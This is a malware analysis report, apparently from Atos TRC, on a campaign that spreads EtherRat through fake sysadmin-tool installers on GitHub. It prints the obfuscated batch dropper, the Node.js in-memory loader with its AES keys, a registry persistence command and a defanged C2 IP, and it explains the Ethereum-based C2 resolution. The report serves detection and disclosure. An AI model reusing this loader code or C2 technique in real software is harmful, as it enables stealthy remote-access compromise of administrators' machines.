


Yandex SEO poisoning and Threat Actors GitHub repo



Yahoo SEO poisoning and Threat Actors GitHub repo

Between early December 2025 and April 1, 2026, the threat actor deployed 44 separate GitHub facades, each spoofing a different administrative or developer tool. This high-volume approach indicates a sustained effort to maximize search engine visibility and capture a diverse range of high-privilege victims.



Total 44 malicious GitHub repositories identified

1.2.2 Administrative Tools Impersonation

Category	Impersonated tools
----------	--------------------

Sysinternals / Diagnostics	Autoruns, ProcDump, RAMMap, TCPView, Process Monitor, Process Explorer, Disk2vhd, Sysmon, DebugView, WinDbg, BgInfo
AD / Credential / Admin	Windows ADK, Windows LAPS, RSAT, IIS Crypto, Profwiz, PCmover, Transwiz, Delprof2
Remote Access	Dameware, SecureCRT, SuperPUTTY, ScreenConnect Client, Bitvise SSH Client, TeraTerm
Data Transfer / Cloud	AzCopy, FSLogix, PCmover, Transwiz
Security / Auth	AppLocker, SafeNet Authentication Client, NSSM
Network / Debugging	PRTG Network Monitor, HTTP Debugger
Utility / Business Apps	KDiff3, Beyond Compare, BarTender, PaperPort
Misc Sysadmin Tools	Autologon, Kusto Explorer, LEAP Desktop, VMware Tools

List of impersonated software in Threat Actors campaign

Identified Threat Actors campaign specifically targets the professional toolsets of enterprise administrators, systems engineers and security practitioners. Unlike traditional malware campaigns that cast a wide net across general consumers, this **activity is surgically focused on the "crown jewel" accounts of the enterprise**. By leveraging Search Engine Optimization (SEO) poisoning, adversary is distributing malicious MSI installers that mimic essential infrastructure management and diagnostic tools. The **primary objective is the compromise of high-privilege credentials** and the establishment of persistent backdoors within corporate environments, **that can lead to large-scale breach**.

The current threat landscape is defined by the strategic impersonation of utilities foundational to modern IT operations, such as PsExec, AzCopy, Sysmon, and LAPS. The rationale for selecting these specific targets is rooted in an advanced victim profiling model. Because a standard user very rarely interacts with a debugger like WinDbg or a deployment kit like Windows ADK, the adversary ensures that every successful infection lands on a machine belonging to a user with elevated system or network permissions.


The psychological component of this campaign is also particularly aggressive. Many of these utilities are the tools defenders use to investigate malicious activity. This creates an "irony lure" where a security professional, attempting to diagnose a perceived issue using a tool like Process Explorer or TCPView, inadvertently introduces a threat. By delivering these via legitimate looking MSI packages, the attackers bypass the initial suspicion often associated with raw scripts or standalone executables.

The consequences of an infection might be devastating. Given the administrative nature of the victims, this often transitions into a "keys to the kingdom" scenario.

1.2.3 Malware Logic

Atos TRC has analyzed number of .msi installers from identified malicious repositories. Since the malware evolved over time this analysis focuses on its latest variant. All paths, file names, extensions and keys shown are specific for one single sample as they are randomly generated for each.

This malware is a multi-stage, fileless-style Remote Access Trojan (RAT) written in JavaScript, delivered as a malicious MSI installer impersonating various IT administration and enterprise sysadmin tools. It uses layered AES-256-CBC encryption to conceal its payload, a blockchain-based dead-drop resolver for resilient C2 communication, and an AsyncFunction constructor engine for arbitrary remote code execution. Node.js is downloaded at runtime from nodejs.org rather than bundled, keeping the package small (~4.7 MB) at the cost of requiring internet access during infection. Ultimately Atos Researchers identified it to be an [EtherRat](#) malware, recently emerging threat using Ethereum to store C2 URL addresses, preventing takedown of the infrastructure.



Graph showing high level overview of the malware logic

Latest versions of installers consist of four files. When the MSI is executed, these files are extracted and a CMD batch script is run via a Custom Action, initiating the chain that leads to RAT deployment:

Name	Date modified	Type	Size
 ZOVTSc3WW9wotbj.bak	3/30/2026 3:10 PM	BAK File	1 KB
 VW80lqXy.cmd	3/30/2026 3:10 PM	Windows Comma...	3 KB
 tQqoxkAJFhqWtg5.xml	3/30/2026 3:10 PM	Microsoft Edge H...	3 KB
 0cZeeDPZMsxWtaK.cfg	3/30/2026 3:10 PM	Configuration Sou...	10 KB

MSI content screenshot

It is important to note that file extensions differed among the analyzed samples, but “.cmd” was always the initiating file. Below table contains few examples:

Stage #	Extensions			
	Sample #1	Sample #2	Sample #3	Sample #4
0 - Dropper	.cmd	.cmd	.cmd	.cmd
1 - In-memory loader	.bak	.cfg	.xml	.tmp
2 - Loader/Persistence	.xml	.bak	.bak	.dat
3 - RAT	.cfg	.bin	.xml	.log

File names, decryption keys, secrets, directory names and extensions presented below are extracted from the latest installer version.

1.2.3.1 STAGE 0 - DROPPER

File: VW80lqXy.cmd (2,377 bytes)


```

1 @echo off
2 rem Node.js runtime installer - extracts and configures
3 set "cRiun=nul"
4 setlocal enabledelayedexpansion
5 set "R5FX3t=3sbJ1w9KD6"
6 set "FozLVA=nS7pwZR5gIglK"
7 set "N5Lc8K=NynaG0409zTcwIW1Wsfo"
8 set "PybAWZ=ct0idPNE0VB"
9 set "4Mt3G8=HzKsLnhGJ0uKGiIwPjmj"
10 set "C6CCGI=k70Gxy1lbd"
11 rem preparing uBa7 updating E6fQyH
12 set "0G2=tar"
13 set "k8Cl=---location"
14 set "kaK=start"
15 set "YrV=-xf"
16 set "LiEYZ=/min"
17 set "cRiun=nul"
18 set "wKSM=/y"
19 set "pmV8c=ren"
20 set "0ou9=del"
21 set "7vh=copy"
22 set "2nHM=cm""d"
23 set "XWuW=-o"

```

Stage 0 code screenshot

The malware's entry point is a heavily obfuscated Windows batch script (VW80lqXy.cmd), launched at SYSTEM privilege by the MSI CustomAction immediately after file extraction. Its primary obfuscation mechanism splits all sensitive command names - including curl, tar, copy, start, and cmd - across multiple SET variable assignments that are silently concatenated at runtime, ensuring no recognizable keywords appear in the raw file and defeating simple string-based static analysis. To ensure execution in a hidden window regardless of how the MSI launched it, the script immediately re-launches itself as a minimized background process and exits, with the re-launched copy performing all actual work. That copy proceeds to create a build-specific staging directory under %LOCALAPPDATA%, download the Node.js runtime from its official distribution endpoint to a temporary archive via curl, extract it into a build-specific runtime subdirectory within the staging directory, and delete the zip archive to minimize forensic artifacts on disk. With the environment prepared, the script hands off execution to Stage 1 by invoking the bundled node.exe against the first-stage payload file and terminates, carrying no persistence mechanism of its own and playing no further role in the infection chain.



Stage 0 simplified graph ([link](#) to detailed)

1.2.3.2 STAGE 1 – In-memory loader

File: ZOVTSc3WW9wotbj.bak (472 bytes)

```

ZOVTSc3WW9wotbj.bak X
ZOVTSc3WW9wotbj.bak
1  var xka=require('path'),t69=require('fs'),z19=require('crypto'),q2j=Buffer['from']('F4J/454U+W0+8y7L+L9MxSY15rB0KoSeQkPauifCTiQ=', 'base64'),iz1=Buffer['from']('RXvUsgFBwDx9HuOhpkoiQ==', 'base64'),TZB=t69['readFileSync'](xka['join'](xka['dirname'](process['argv'][0x1]), 'tQqoxkAJFhqWtg5.xml')),sRu=z19['createDecipheriv'](['aes', '256', 'cbc']['join']('-', q2j, iz1), A68M=Buffer['concat']([sRu['update'](TZB), sRu['final']())])['toString']();module['_compile'](A68M, __filename);
  
```

Stage 1 code screenshot

A minimal Node.js script. Unobfuscated and fully readable. It is never saved onto the disk. Its main goal is to read the file containing second stage payload (in this example “tQqoxkAJFhqWtg5.xml”), decrypt it using hardcoded key and initialization vector (IV) and execute it in memory via “module._compile()”

AES-256-CBC credentials from example:

Key : F4J/454U+W0+8y7L+L9MxSY15rB0KoSeQkPauifCTiQ=

IV : RXvUsgFBwDx9HuOhpkoiQ==

Stage 1 — ZOVTSc3WW9wotbj.bak


Hardcoded AES-256-CBC key+IV
decrypts tQqoxkAJFhqWtg5.xml

Executes Stage 2 in-memory
via module._compile


Simplified Stage 1 graph ([link](#) to detailed)

1.2.3.3 STAGE 2 – Loader/Persistence

File: tQqoxkAJFhqWtg5.xml (2,096 bytes encrypted)



Stage 2 code screenshot



Stage 2 decrypted code screenshot


Decrypted and executed in-memory by Stage 1. It is an intermediary stage that decrypts the content of obfuscated stage 3 payload (OcZeeDPZMsxWtaK.cfg), writes this content into a new file (4S3HKjraAP.cfg) and then executes it via node.exe wrapped by “conhost.exe –headless”, that disguises the process in Task Manager as a standard console host. Additionally, it creates persistence via registry Run key

AES-256-CBC credentials from example:

Key : m+wOc81aCEkfGEOpZsEr8WAN4O8mJnEoalp3LwZau0A=
IV : cOoXZ1ImLZ/V90MLhCpVJw==

Registry persistence from example:


Key : HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Name : <6-byte random hex, regenerated on every fresh install>
Data : conhost.exe --headless 1FgUre\node.exe 4S3HKjraAP.cfg




Simplified Stage 2 graph ([link](#) to detailed)

1.2.3.4 STAGE 3 - RAT

File: 0cZeeDPZMsxWtaK.cfg (encrypted) / 4S3HKjraAP.cfg (plaintext, ~9.8 KB)



Stage 3 code screenshot



Stage 3 decrypted code screenshot

Stage 3 is the malware's main payload - a JavaScript file that runs silently in the background on every system boot. It is written to disk under a randomly generated filename with a non-descriptive extension, making pattern-based file detection unreliable across different malware distributions. It runs inside conhost.exe, a legitimate Windows process, so it does not stand out in Task Manager. All strings inside the file - including server addresses and API names - are encrypted, making static analysis difficult.

When executed, the RAT first assigns to the infected machine a persistent identity. It reads a unique bot ID from a hidden file on disk or generates a fresh one if the file does not yet exist and stores it for use in all future communication. It also computes a working directory path derived from the machine's username and computer name, making that path unique on every victim system.

RAT's next task is to find out where its command-and-control server is. Rather than hardcoding a server address directly, which could be blocked by defenders, the attacker stores the address inside an Ethereum smart contract on the blockchain. RAT queries nine public Ethereum API services in parallel and picks the answer that the majority return - this makes the lookup reliable even if some services are temporarily down. Because the address lives on the blockchain, it cannot be taken down by blocking a domain or an IP address; the attacker can update it at any time by sending a single transaction. Independently of everything else, a background timer re-runs this blockchain lookup every five minutes, so if the attacker publishes a new server address, the RAT switches to it automatically on its next contact attempt without needing to restart.


Once the C2 address is known, the RAT enters a continuous polling loop, repeatedly beaconing to the server to check for new commands. Each request is constructed to resemble an ordinary browser fetch for a static web asset — the URL path contains random hex segments, a randomly chosen common file extension (.png, .jpg, .gif, .css, .ico, or .webp), and a randomly selected query parameter name. While every beacon looks different to a network observer, each one also silently carries the bot's unique ID and a campaign identifier baked into the build, allowing the attacker's server to recognize and track each victim individually. RAT also sends its own source code to the server and receives back a freshly obfuscated replacement, which it writes over itself on disk, effectively re-encrypting itself once every execution, whether it was from ".msi" or persistent Run registry key. Commands from the attacker arrive as JavaScript code and are executed directly inside the running Node.js process, giving the attacker full access to the file system, the ability to run any OS command, and the ability to exfiltrate data - all without ever dropping a traditional executable to disk."

Every action that the malware makes, like startup, blockchain resolution, re-obfuscation, every poll request, task receipt, task execution, errors, URL updates are being written to %APPDATA%\svchost.log, keeping complete operational trace of everything the RAT does.

For all samples analyzed the same 9 endpoints were queried to obtain C2 address from contract.

The earlier versions of this malware had lower number of stages used from the moment of execution until the C2 communications and followed the same file extension pattern: .msi -> .cmd -> .js -> obfuscated file with no clear extension. Additionally, the oldest sample Atos Researcher were able to find had fallback C2 IP hardcoded inside the RAT logic to use when

smart contract was unresponsive. This C2 IP was the same as first value set for smart contract from this oldest sample (hxxp[://]135[.]125[.]255[.]55).



Simplified Stage 3 graph ([link](#) to detailed)

1.2.4 Decentralized C2 Infrastructure

The campaign implements a decentralized C2 model that does not rely on fixed domains or attacker-controlled servers. Instead, the malware retrieves its C2 address from the Ethereum blockchain. Each sample contains the address of a specific Ethereum **smart contract**, which is queried periodically via multiple public Ethereum RPC services. In this context, a smart contract is a small piece of program logic stored on the blockchain that can hold data and return it on request in a consistent and verifiable way. This design enables centralized C2 changes without modifying or redeploying the malware, increasing resilience against takedown and blocklisting efforts.

For the purpose of this explanation, we used one of the contracts used by attackers (0xc12c8d8f9706244eca0acf04e880f10ff4e52522) and wallet that funded it (0x37ef6e88425613564b2cf8adc496acff4b6481a9).

The smart contract used for C2 resolution is implemented as an on-chain coordination mechanism and shows clear signs of operational use during its lifetime. Its blockchain record exposes a defined contract address, a fixed creation timestamp, and a sequence of

transactions submitted over time. The observed activity indicates that the contract instance is actively used as part of a broader and persistent C2 resolution architecture, even though individual smart contracts may be replaced or rotated as the campaign evolves.

The screenshot shows the Etherscan contract overview page. At the top, there's a header with the contract address `0xC12C8d8f9706244eCa0ACF04E880F10FF4E52522` and buttons for 'Buy', 'Play', and 'Gaming'. Below the header, there's a sponsored ad for Etherscan. The main content area is divided into three columns: 'Overview', 'More Info', and 'Multichain Info'. The 'Overview' column shows the ETH balance as 0 ETH and the ETH value as \$0.00. The 'More Info' column shows the contract creator as `0x37eF6E88...F4b6481A9` and the contract creation time as 3 days ago. The 'Multichain Info' column shows the multichain portfolio as \$0 and no addresses found. Below the columns, there's a navigation bar with tabs for 'Transactions', 'Token Transfers (ERC-20)', 'Other Transactions', 'Contract', 'Events', 'Analytics', 'Assets', and 'Cards'. The 'Analytics' tab is selected. Below the navigation bar, there's a section with four metrics: 'Transaction Count' (21), 'Active Age' (3 Days), 'Unique Days Active' (4 Days), and 'Longest Streak' (4 Days). Each metric includes a sub-label and a date range from Tuesday, March 31, 2026.

Etherscan contract overview page

The contract can be directly associated with the Ethereum wallet that deployed it. Review of the wallet's activity shows repeated interactions with the same contract during its operational period, demonstrating that control over C2 resolution is exercised through blockchain transactions. This confirms that changes to C2 distribution are performed independently of the malware already deployed on compromised systems.

The screenshot shows the Etherscan wallet page for address `0x37eF6E88425613564b2CF8ADC496aCFF4b6481A9`. At the top, there's a header with the address and buttons for 'Buy', 'Play', and 'Gaming'. Below the header, there's a feature tip about adding private address tags. The main content area is divided into three columns: 'Overview', 'More Info', and 'Multichain Info'. The 'Overview' column shows the ETH balance as 0.000013737805651494 ETH and the ETH value as \$0.03 (@ \$2,056.91/ETH). The 'More Info' column shows the transactions sent as 'Latest: 8 mins ago' and 'First: 3 days ago', and the funded by as 'ChangeNOW 16' and '3 days ago'. The 'Multichain Info' column shows the multichain portfolio as <\$1 and no addresses found. Below the columns, there's a navigation bar with tabs for 'Transactions', 'Token Transfers (ERC-20)', 'Other Transactions', 'Analytics', 'Assets', and 'Cards'. The 'Transactions' tab is selected. Below the navigation bar, there's a section with a filter for 'Latest 24 from a total of 24 transactions' and a 'Download Page Data' button. Below this, there's a table with transaction details.

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
<code>0xfb9f2e9bf18...</code>	Set String	24798546	8 mins ago	<code>0x37eF6E88...F4b6481A9</code>	<code>0xC12C8d8f...FF4E52522</code>	0 ETH	0.00000293
<code>0x668dcb01d9...</code>	Set String	24793558	16 hrs ago	<code>0x37eF6E88...F4b6481A9</code>	<code>0xC12C8d8f...FF4E52522</code>	0 ETH	0.00000616

Etherscan wallet page

Analysis of the contract's transaction history reveals multiple state-changing calls used to update values stored on-chain. Each of these updates corresponds to a change in the C2

address retrieved by the malware during its regular resolution cycle. As a result, infected systems automatically redirect to new backend infrastructure without requiring any additional payload delivery or local configuration changes.

Transaction Hash	Method	Block	Age	From	ANY	To	Amount	Txn Fee
0x668dcb01d9...	Set String	24793558	16 hrs ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000616
0x731bce8245...	Set String	24790351	27 hrs ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00001115
0x29f143badc0...	Set String	24788904	31 hrs ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000379
0xe6c14a524f1...	Set String	24788404	33 hrs ago	0x37eF6E88...F4b6481A9	IN	0xC12C8d8f...FF4E52522	0 ETH	0.00000254
